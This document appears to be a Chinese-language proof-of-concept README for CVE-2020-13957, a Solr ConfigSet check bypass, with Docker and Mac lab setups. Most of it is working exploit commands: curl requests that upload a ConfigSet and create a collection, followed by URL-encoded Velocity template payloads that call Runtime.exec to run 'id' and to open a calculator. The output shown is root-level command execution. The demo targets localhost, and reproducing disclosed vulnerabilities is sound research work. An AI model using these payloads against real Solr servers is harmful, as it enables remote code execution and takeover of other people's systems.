
Docker 演示


Mac 演示
NVD CVE-2020-13957
Apache Solr 6.6.0 至 6.6.6、7.0.0 至 7.7.3 以及 8.0.0 至 8.6.2 版本阻止了一些被视为危险的特性(这些特性可能被用于远程代码执行)在通过 API 无需身份验证/授权上传的 ConfigSet 中进行配置。通过使用 UPLOAD/CREATE 操作的组合,可以绕过为防止此类特性而设置的检查。
1. 根据 Dockerfile 构建镜像
$ docker build -t cve-2020-13957 .
2. 在新的容器中运行 /bin/bash
$ docker run --rm -p 8983:8983 --name cve-2020-13957 -it cve-2020-13957 /bin/bash
3. 在容器中启动 Apache Solr Cloud
$ ./solr start -e cloud -noprompt -force
1. 上传 ConfigSet
Apache Solr 指南 上传 ConfigSet
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. 创建集合
Apache Solr 指南 创建集合
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. 执行 id 命令
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27id%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"
输出
0 uid=0(root) gid=0(root) groups=0(root)
1. 下载 Apache Solr
$ curl -OL https://archive.apache.org/dist/lucene/solr/8.2.0/solr-8.2.0.tgz
2. 解压
$ tar -xzvf solr-8.2.0.tgz
3. 启动 Apache Solr Cloud
$ solr-8.2.0/bin/solr start -e cloud -noprompt -force
1. 上传 ConfigSet
Apache Solr 指南 上传 ConfigSet
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. 创建集合
Apache Solr 指南 创建集合
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. 打开计算器
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27open+-a+calculator%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"